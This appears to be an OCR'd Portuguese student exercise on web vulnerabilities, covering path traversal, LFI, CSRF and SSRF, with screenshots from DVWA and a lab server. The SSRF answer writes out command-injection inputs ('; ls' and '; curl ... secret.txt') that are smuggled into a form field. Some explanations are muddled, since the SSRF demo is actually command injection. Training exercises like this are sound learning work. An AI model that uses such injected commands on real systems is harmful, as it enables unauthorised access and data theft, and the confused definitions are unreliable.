
c) O que é Path Traversal?


É o processo de usar ../ para andar dentro do servidor (na url) através de arquivos e acessar arquivos que não deviam ser acessadas.

d)Como aliar Path Traversal e LFI

Usando o Path Traversal você pode ter acesso a arquivos para aplicar o LFI.

e) Mostre um exemplo de LFI utilizando a contaminação de LOGS (PoC da exploração).






13) CSRF e SSRF


a) O que e CSRF?

Este, ao contrário do xss, explora a confiança que um site
CSRF explora a confiança que um site tem no navegador de um usuário e não a confiança que um usuário tem no site.]


A ideia principal é iludir o navegador e fazer este enviar as solicitações HTTP para outro site, roubando dados sensíveis.

b)Mostre um exemplo de CSRF (PoC da exploração)


Vulnerability: Cross Site Reque
127.0.0.1/vulnerabilities/csrf/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Cross Site Request Forgery (CSRF)
Change your admin password:
New password:
Confirm new password:
Change
More Information
https://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
https://en.wikipedia.org/wiki/Cross-site_request_forgery
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 "Development"
Ativar o Windows
Acesse Configurações para ativar o Windows.
Digite aqui para pesquisar
POR
07:09
20/02/2020


Vulnerability: Cross Site Reque
http://127.0.0.1/vulnerabilities/csrf/
view-source:http://127.0.0.1/vulnerabilities/csrf/
Sem título - Bloco de notas
Arquivo Editar Formatar Exibir Ajuda
<form action="#" method="GET">
New password:
<input type="password" AUTOCOMPLETE="off" name="password_new">
Confirm new password:
<input type="password" AUTOCOMPLETE="off" name="password_conf">


<input type="submit" value="Change" name="Change">
</form>
Windows (CRLF)
Ln 9, Col 1





c) O que e SSRF?

E quando abusamos de uma função de um servidor manipulando as informações desse.

d)Mostre um exemplo de SSRF


Mozilla Firefox
10.4.42.49:8080/index.php?ip=%3
10.4.42.49:8080/index.php?ip=%3B+ls
First name:
; ls
Área de Trabalho Documentos Downloads Imagens index.php Modelos Música Público Vídeos
0
10:49


Mozilla Firefox
10.4.42.49:8080/index.php?ip=%3
10.4.42.49:8080/index.php?ip=%3B+curl+127.0.0.1%3A8081%2Fsecret.txt
First name:
; curl 127.0.0.1:8081/secret.txt
flag aqyu
0
10:50



e) Como evitar ataques de CSRF?

Desativar o recurso “lembrar-me”, instalar plugins que nega pedidos de cross-site (o que pode atrapalhar o funcionamento de vários sites), limitar o tempo de vida de cookies. Existem plugins “inteligentes” que tentam bloquear partes de pedidos de cross-site se percever atividade maliciosa, como o CsFire.